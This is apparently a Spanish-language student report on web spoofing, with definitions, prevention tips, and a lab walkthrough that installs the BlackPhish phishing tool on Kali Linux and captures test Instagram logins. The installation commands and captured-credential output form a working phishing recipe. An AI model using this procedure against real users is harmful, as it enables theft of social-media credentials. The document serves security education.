

VULNERABILIDAD WEB SPOOFING

**CRISTIAN CAMILO BRAN ARRIAGA
LAURA URREGO BETANCUR**

UNIVERSIDAD POLITECNICO GRANCOLOMBIANO

DISEÑO E INNOVACIÓN

INGENIERIA TELECOMUNICACIONES

MEDELLÍN

2022

HACKING ETHICAL

SOMOS #DIFERENCERS

RESUMEN

La seguridad informática ha ganado popularidad en los últimos años y ha pasado de ser considerada un gasto, a ser vista como una inversión por parte de los directivos de las empresas y organizaciones a nivel mundial.

En algunos países esto ha sucedido de forma acelerada, en otros el paso ha sido más lento; pero en última instancia hemos convergido todos en un mundo digital en el que la información es el activo intangible más valioso con el que contamos.

Y al ser un activo, debemos protegerlo de posibles pérdidas, robos, mal uso, etc. Es aquí en donde juega un papel preponderante un actor antes desconocido: el hacker ético.

El rol del hacker ético es efectuar - desde el punto de vista de un cracker - un ataque controlado hacia la infraestructura informática de un cliente, detectando vulnerabilidades potenciales y explotando aquellas que le permitan penetrar las defensas de la red objetivo, pero sin poner en riesgo los servicios y sistemas auditados. Y todo esto con el solo propósito de alertar a la organización contratante de los riesgos de seguridad informática presentes y cómo remediarlos.

Palabras claves: Hacking, Ethical, Cracker, Seguridad, Vulnerabilidad

ABSTRACT

Computer security has gained popularity in recent years and has gone from being considered an expense, to being seen as an investment by managers of companies and organizations worldwide.

In some countries this has happened fast, in others the pace has been slower; but ultimately we have all converged in a digital world in which information is the most valuable intangible asset we have.

And being an asset, we must protect it from possible losses, theft, misuse, etc. It is here that a previously unknown actor plays a leading role: the ethical hacker.

The ethical hacker's role is to perform - from a cracker's point of view - a controlled attack on a client's computer infrastructure, detecting potential vulnerabilities and exploiting those that allow it to penetrate the target network's defenses, but without putting the audited services and systems at risk. And all this for the sole purpose of alerting the contracting organization of the current computer security risks and how to remedy them.

Keywords: Hacking, Ethical, Cracker, Security, Vulnerability

Tabla de contenido

Capítulo 1

Introducción.....	4
Tipos de Hacking.....	4
Modalidad.....	4
Servicios opcionales.....	5
Hallazgos.....	7

Capítulo 2

Spoofing.....	9
Website Spoofing.....	10
Blackphish.....	11
Procedimiento.....	11
Conclusiones.....	17
Bibliografía.....	17

INTRODUCCIÓN

La suplantación de identidad es una táctica en la que un ciberdelincuente disfraza una comunicación o actividad maliciosa como algo de una fuente confiable. Los ciberdelincuentes utilizan la suplantación de identidad para engañar a las víctimas para que entreguen información confidencial o dinero o descarguen malware.

Los ciberdelincuentes pueden falsificar direcciones de correo electrónico o incluso sitios web.

Por ejemplo, un ciberdelincuente podría crear un sitio web que se parezca a una institución bancaria de confianza utilizando colores, logotipos y diseños similares. Los ciberdelincuentes esperan que caigas en su truco para que ingreses (y reveles) tu información personal.

TIPOS DE HACKING ETHICAL

Los tipos de hacker ético se pueden enmarcar en dos grandes tipos, dependiendo de las acciones que realizan.

✓ Hacking ético externo

Aplica sobre los equipos íntimamente ligados a la red de Internet. Por esta razón, involucra a sitios sensibles del enrutador, firewall y servidores.

✓ Hacking ético interno

Actúa en la red interna del cliente, en el mismo ámbito de trabajo, incluso podría ser hasta el propio empleado de confianza, con acciones maliciosas sobre sus propios dispositivos o sistemas.

MODALIDAD

✓ Black Hat o también llamados Ciberdelincuentes.

Estos hackers acceden a sistemas o redes no autorizadas con el fin de infringir daños, obtener acceso a información financiera, datos personales, contraseñas e introducir virus. Dentro de esta clasificación existen dos tipos: Crackers y Phreaks, los primeros modifican softwares, crean malwares, colapsan servidores e infectan las redes, mientras que los segundos actúan en el ámbito de las telecomunicaciones.

✓ **Grey Hat**

Su ética depende del momento y del lugar, prestan sus servicios a agencias de inteligencia, grandes empresas o gobiernos, divulgan información de utilidad por un módico precio.

✓ **White Hat** o Hackers éticos,

Se dedican a la investigación y notifican vulnerabilidades o fallos en los sistemas de seguridad.

✓ **Newbies**

No tienen mucha experiencia ni conocimientos ya que acaban de aterrizar en el mundo de la ciberseguridad, son los novatos del hacking.

✓ **Hacktivista**

Ha crecido en los últimos años en número, utilizan sus habilidades para atacar a una red con fines políticos, uno de los ejemplos más representativos sería Anonymous.

SERVICIOS OPCIONALES

✓ **Ingeniería social**

La ingeniería social se refiere a la obtención de información a través de la manipulación de las personas, es decir que aquí el hacker adquiere datos confidenciales valiéndose del hecho bien conocido de que el eslabón más débil en la cadena de seguridad de la información son las personas.

Hacking Ético Externo

Según el proyecto a realizar sobre web Spoofing, nuestro ataque se realizará de manera externa debido a que se realizará duplicación de la página web con el fin de extraer los datos de ingreso a la página de compras.



Reconocimiento pasivo - activos

Tanto el reconocimiento pasivo y activo puede conducir al descubrimiento de información útil para utilizar en un ataque.

Se utilizará el programa Change Tower para monitorear las páginas web, y desde allí se logrará extraer el código fuente de la página con el fin de crear una página falsa para poder extraer los datos de ingreso a las compras.



Hallazgos

Nuevo ataque sufrido por Amazon

Recientemente hemos conocido un nuevo caso de robo de datos que afecta a una empresa web mundialmente conocida, Amazon. Pero, a diferencia de los múltiples casos de phishing que conocemos, en este caso se suplantó la web de la compañía. Esto se conoce como Web Spoofing.



Los usuarios recibieron un SMS de un remitente llamado Amazon que tenía un contenido muy difuso, una dirección no relacionada con la compañía y donde había un link que llevaba a una web de destino poco elaborada, por lo que fue fácilmente identificable. Pero en otros casos, no se puede identificar el sitio web Spoofing y los usuarios caen víctimas de esta práctica.


Monitorizar nuestra página web

Si disponemos de una página web de nuestra empresa, lo mejor que podemos hacer es asignar a determinados empleados la monitorización de la web para asegurarnos que no se haya creado ningún sitio fraudulento.

Con estos sencillos hábitos, podemos prevenir /o detectar ataques de Web Spoofing. Si detectamos que podemos ser víctimas de este tipo de ataques hemos de recopilar la máxima información posible y notificarlo a las autoridades para que lo investiguen.

Comprobar la IP

La mejor medida que se puede tomar es instalar algún plugin del navegador que nos muestre en todo momento la IP del servidor que visitamos. De esta manera si vemos que la IP nunca cambia aún visitando distintas webs significa que probablemente estamos sufriendo un ataque de Web Spoofing.



Evitar los hipervínculos

Otra forma de prevenir este tipo de spoofing es evitar el uso de hipervínculos. En lugar de utilizar el enlace que nos aparece en un correo electrónico, hemos de escribir la url nosotros mismos.



Si hemos de utilizar hipervínculos, lo mejor es comprobar la url del enlace situando el ratón sobre ella. Si vemos que la url ha podido ser modificada o no corresponde a la que conocemos, no debemos hacer clic sobre ella.

SPOOFING

La suplantación de identidad generalmente se basa en dos elementos: la suplantación en sí misma, como un correo electrónico o un sitio web falso, y luego el aspecto de ingeniería social, que empuja a las víctimas a tomar medidas. Por ejemplo, los suplantadores pueden enviar un correo electrónico que parece provenir de un compañero de trabajo o gerente de confianza, pidiéndole que transfiera algo de dinero en línea y brindando una razón convincente para la solicitud. Los falsificadores a menudo saben qué hilos mover para manipular a una víctima para que tome la acción deseada, en este ejemplo, autorizar una transferencia bancaria fraudulenta, sin levantar sospechas.

Un ataque de suplantación de identidad exitoso puede tener graves consecuencias, incluido el robo de información personal o de la empresa, la recopilación de credenciales para su uso en otros ataques, la propagación de malware, la obtención de acceso no autorizado a la red o eludir los controles de acceso. Para las empresas, los ataques de suplantación de identidad a veces pueden provocar ataques de ransomware o filtraciones de datos dañinas y costosas.



<https://www.pandasecurity.com/es/mediacenter/seguridad/que-es-el-spoofing/>

WEBSITE SPOOFING

La suplantación de identidad de sitios web, también conocida como falsificación de URL, es cuando los estafadores hacen que un sitio web fraudulento se parezca a uno legítimo. El sitio web falsificado tendrá una página de inicio de sesión familiar, logotipos robados y marcas similares, e incluso una URL falsificada que parece correcta a primera vista. Los piratas informáticos construyen estos sitios web para robar sus datos de inicio de sesión y potencialmente colocar malware en su computadora. A menudo, la suplantación de identidad del sitio web se lleva a cabo junto con la suplantación de identidad por correo electrónico; por ejemplo, los estafadores pueden enviarle un correo electrónico que contiene un enlace al sitio web falso.



<https://www.osi.es/es/actualidad/blog/2020/06/05/spoofing-o-el-robo-de-identidades-que-n-o-te-enganen>


BLACKPHISH

Blackphish es una poderosa herramienta de código abierto Phishing Tool. Blackphish se está volviendo muy popular hoy en día y se usa para realizar ataques de phishing en Target. Blackphish es más fácil que el kit de herramientas de ingeniería social. Blackphish contiene algunas plantillas generadas por otra herramienta llamada Blackphish. Blackphish ofrece páginas web de plantillas de phishing para 5 sitios populares como Facebook, Instagram, Google, Snapchat. Esta herramienta es muy útil para realizar ataques de phishing.

PROCEDIMIENTO

Se realizará duplicidad de la página web Instagram

Para empezar se debe tener un equipo o máquina virtual con Kali Linux



Posterior a esto saber la URL a vulnerar o duplicar, realizar un ping para saber su dirección IP

Se ejecuta el Prompt como administrador

```
root@Prueba: ~  
Archivo Acciones Editar Vista Ayuda  
(root@Prueba)-[~]  
#  
(root@Prueba)-[~]  
#
```

Vamos a la raíz

```
(root@Prueba)-[~]  
# cd /  
(root@Prueba)-[/]  
#
```

Ingresamos la siguiente línea de comando

git clone <https://github.com/iinc0gnit0/BlackPhish>

```
(root@Prueba)-[/]  
# git clone https://github.com/iinc0gnit0/BlackPhish
```

Vamos al directorio BlackPhish

```
(root@Prueba)-[/]  
# cd BlackPhish  
  
(root@Prueba)-[/BlackPhish]  
#
```

Y ejecutamos el comando ./install.sh

```
(root@Prueba)-[/BlackPhish]  
# ./install.sh
```

Luego apt install python3-pip para que arranque la instalación

```
(root@Prueba)-[/BlackPhish]  
# apt install python3-pip
```

sudo python3 blackphish.py

```
(root@Prueba)-[~]  
# sudo python3 blackphish.py
```

Ahora ya se encuentra instalado y podemos empezar a realizar la vulnerabilidad



Seleccionamos la red social, en mi caso 1 - Instagram


```
root@Prueba: /BlackPhish
Archivo Acciones Editar Vista Ayuda
v4.0

Banner made by: [ tuf_unkn0wn ]
Script created by: [ inc0gnit0 ] [ retro0001 ]
Revisions made by: [ jackoftimeandreality ]
Websites created by: [ TableFlipGod ]
Big Thanks to: [ DarkSecDevelopers ]

[1] Instagram
[2] Google
[3] Facebook
[4] Netflix
[5] Twitter
[6] Snapchat
[0] Clean
[x] Exit

[BlackPhish] → 1
```

Luego se debe ingresar por la IP del atacante o la URL **www.instagram.com**



Evidencias:

```
root@Prueba: /BlackPhish
Archivo Acciones Editar Vista Ayuda

Waiting For Victim ... [Control + C] to stop

- scan.com

- Kali NetHunter CREDENTIALS FOUND logs Hacking DB - OffSec

[ EMAIL: ] [ PASSWORD: dsafr ]

-

Thank you using BlackPhish

If you have any problems while using BlackPhish please report it to us

Make Pull Request to support this tool
```

```

root@Prueba: /BlackPhish
Archivo Acciones Editar Vista Ayuda
Waiting For Victim ... [Control + C] to stop
[Control + C]

-

CREDENTIALS FOUND
Cred: Prueba@gmail.com
Pass: prueba

[ EMAIL: ] [ PASSWORD: prueba ]

Instagram

Thank you using BlackPhish
prueba@hotmail.com

If you have any problems while using BlackPhish please report it to us
Make Pull Request to support this tool

Log in
Forgot password?

(root@Prueba) - /BlackPhish

```


CONCLUSIONES

Luego de realizar este experimento en un sitio totalmente controlado , se logra ver que varias personas no leen toda la URL y por ende pueden verse vulnerados mediante la red social que más utilizan.

Se detectó que se puede hacer tanto como ingeniería social como hacking a las redes sociales dado que las personas no se fijan en que URL o enlace están ingresando.

BIBLIOGRAFÍA

Kaspersky, [What is Spoofing – Definition and Explanation](#),

Amazon, Interbel, [¿Qué es el web spoofing, el nuevo ataque sufrido por Amazon?](#), informativo, Barcelona, España.

Talently Blog

Talent[ly], ¿Qué tipos de hackers existen?, informativo,

Geeksforgeeks, [Blackphish – Phishing tool in Kali Linux](#), Informativo, Mohd Shariq, Noida, Uttar Pradesh.

Universidad Externado Colombia, [Web Spoofing: Suplantación de páginas Web y uso indebido de datos personales](#), Informativo, Bogotá, Colombia, Sofía Sanchez